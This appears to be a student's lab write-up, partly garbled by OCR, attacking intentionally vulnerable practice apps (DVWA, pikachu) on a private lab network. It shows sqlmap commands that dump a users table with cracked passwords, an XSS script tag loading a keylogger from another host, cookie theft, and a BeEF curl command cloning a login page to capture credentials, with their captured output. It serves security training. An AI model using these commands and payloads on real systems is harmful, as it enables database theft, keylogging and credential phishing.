


1.使用 sqlmap 工具完成对 DVWA 数据库的注入过程，要求按照库、表、列、内容的顺序进行注入。

```
sqlmap -u "http://192.168.80.128:8082/vulnerabilities/sqli/?id=1&Submit=Submit#" --
```

```
cookie="PHPSESSID=453ibj6d8pns5870teggk3aao25; security=low" -p id --dbs 获取库
```



```
sqlmap -u "http://192.168.80.128:8082/vulnerabilities/sqli/?id=1&Submit=Submit#" --
```

```
cookie="PHPSESSID=453ibj6d8pns5870teggk3aao25; security=low" -Ddvwa --tables 获取表
```

```
File Actions Edit View Help
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7178716a71,0x594a6565485777
66617358454b79664b66586b577646545152685854466346674277615457497a62,0x71787676
71)#&Submit=Submit
---
[10:28:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 8 (jessie)
web application technology: Apache 2.4.10
back-end DBMS: MySQL ≥ 5.0
[10:28:55] [INFO] fetching tables for database: 'dvwa'
[10:28:55] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
[10:28:55] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/192.168.80.128'

[*] ending @ 10:28:55 /2023-10-10/
```

sqlmap -u "<http://192.168.80.128:8082/vulnerabilities/sqli/?>

id=1&Submit=Submit#" --

cookie="PHPSESSID=453ibj6d8pns5870tegg3aao25; security=low" -D

dvwa -T users --columns 获取列

```
PS> kali@kali: /home/kali

File Actions Edit View Help

back-end DBMS: MySQL ≥ 5.0
[10:30:46] [INFO] fetching columns for table 'users' in database 'dvwa'
[10:30:46] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+

[10:30:46] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.80.128'

[*] ending @ 10:30:46 /2023-10-10/

(kali@kali)-[/home/kali]
PS>
```

sqlmap -u "<http://192.168.80.128:8082/vulnerabilities/sqli/?id=1&Submit=Submit#>" --

cookie="PHPSESSID=453ibj6d8pns5870teggk3aao25; security=low" -D dvwa -T users -C last_name,password --dump 获取字段

```
PS> kali@kali: /home/kali

File Actions Edit View Help

[10:36:51] [INFO] using suffix '..'
[10:36:57] [INFO] using suffix '!!!'
[10:37:03] [INFO] using suffix ','
[10:37:09] [INFO] using suffix '@'

Database: dvwa
Table: users
[5 entries]
+-----+-----+
| last_name | password |
+-----+-----+
| admin     | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| Brown     | e99a18c428cb38d5f260853678922e03 (abc123)   |
| Me        | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
| Picasso   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
| Smith     | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+

[10:37:15] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.80.128/dump/dvwa/users.csv'
[10:37:15] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.80.128'

[*] ending @ 10:37:15 /2023-10-10/

(kali@kali)-[/home/kali]
PS>
```

2.练习课件上的SQL注入绕过方式

大小写绕过

替换关键字

使用编码


使用注释

3.XSS

1)使用 pikachu 平台练习 XSS 键盘记录、前台 XSS 盲打攻击获取 cookie;

键盘记录

```
<script src="http://192.168.80.128:8083/pkxss/rkeypress/rk.js"> </script>
```





pikachu Xss 获取键盘记录结果

[返回首页](#)

| id | 记录 | 操作 |
|----|----------|--------------------|
| 1 | h | 删除 |
| 2 | he | 删除 |
| 3 | hee | 删除 |
| 4 | heel | 删除 |
| 5 | heell | 删除 |
| 6 | heelll | 删除 |
| 7 | heelllo | 删除 |
| 8 | heellllo | 删除 |

cookie

```
<script>document.write('')</script>
```




pikachu Xss 获取cookies结果

[返回首页](#)

2)使用 beef 制作钓鱼页面，克隆任意站点的登录页面并获取用户登录的账号密码。

beef 启动，修改相应的参数。

```
curl -H "Content-Type: application/json; charset=UTF-8" -d '{"url":"http://192.168.80.128:8083/vul/xss/xsspost/post_login.php","mount":"/pikachu"}' -X POST http://192.168.80.130:3000/api/seng/clone_page?token=976182e44e055869595633f14b2fb30a798616cc
```



Vulnerability: SQL Injection

BeEF Control Panel

Get the pikachu

Get the pikachu

192.168.80.130:3000/ui/panel#id=bRd2seuNCqUzjxDmBwlyRpI0FIMVMpKvpYFRUBic6rhmWDZiIGrZhqItXeWFR5Y9PFtYfJg0016MLD

BeEF 0.5.4.0 | Logout

Hooked Browsers

Online Browsers

192.168.80.130

192.168.80.1

Offline Browsers

Getting Started

Logs

Commands

Proxy

XssRays

Network

Current Browser

| ID | Type | Event | Date | Browser ID |
|----|------|--|-------------------------|------------|
| 21 | | 27.612s - [Blur] Browser window has lost focus. | 2023-10-10 05:05:11 UTC | 1 |
| 20 | | 26.213s - [Focus] Browser window has regained focus. | 2023-10-10 05:05:09 UTC | 1 |
| 19 | | 26.172s - [Blur] Browser window has lost focus. | 2023-10-10 05:05:09 UTC | 1 |
| 18 | | 24.878s - [Form Submitted] 'Action': /pikachu - Method: post - Values: username=admin,password=123456,submit=Login' > form | 2023-10-10 05:05:07 UTC | 1 |
| 17 | | 24.877s - [Mouse Click] x: 343 y: 275 > input (submit) | 2023-10-10 05:05:07 UTC | 1 |
| 16 | | 24.809s - [Focus] Browser window has regained focus. | 2023-10-10 05:05:07 UTC | 1 |
| 15 | | 21.645s - [Blur] Browser window has lost focus. | 2023-10-10 05:05:04 UTC | 1 |
| 14 | | 21.599s - [Focus] Browser window has regained focus. | 2023-10-10 05:05:04 UTC | 1 |
| 13 | | 11.614s - [Blur] Browser window has lost focus. | 2023-10-10 05:04:54 UTC | 1 |
| 12 | | 11.605s - [Focus] Browser window has regained focus. | 2023-10-10 05:04:54 UTC | 1 |
| 11 | | 9.201s - [Blur] Browser window has lost focus. | 2023-10-10 05:04:52 UTC | 1 |
| 10 | | 7.005s - [User Type] 3456 | 2023-10-10 05:04:49 UTC | 1 |
| 9 | | 6.005s - [User Type] 12 | 2023-10-10 05:04:48 UTC | 1 |
| 8 | | 5.004s - [User Type] mn | 2023-10-10 05:04:47 UTC | 1 |
| 7 | | 4.002s - [User Type] d | 2023-10-10 05:04:46 UTC | 1 |
| 6 | | 3.001s - [User Type] a | 2023-10-10 05:04:45 UTC | 1 |
| 5 | | 1.110s - [Mouse Click] x: 343 y: 175 > input (username) | 2023-10-10 05:04:44 UTC | 1 |
| 4 | | 192.168.80.1 appears to have come back online | 2023-10-10 05:04:42 UTC | 1 |
| 3 | | 192.168.80.1 just joined the horde from the domain: 192.168.80.130:3000 | 2023-10-10 05:04:42 UTC | 1 |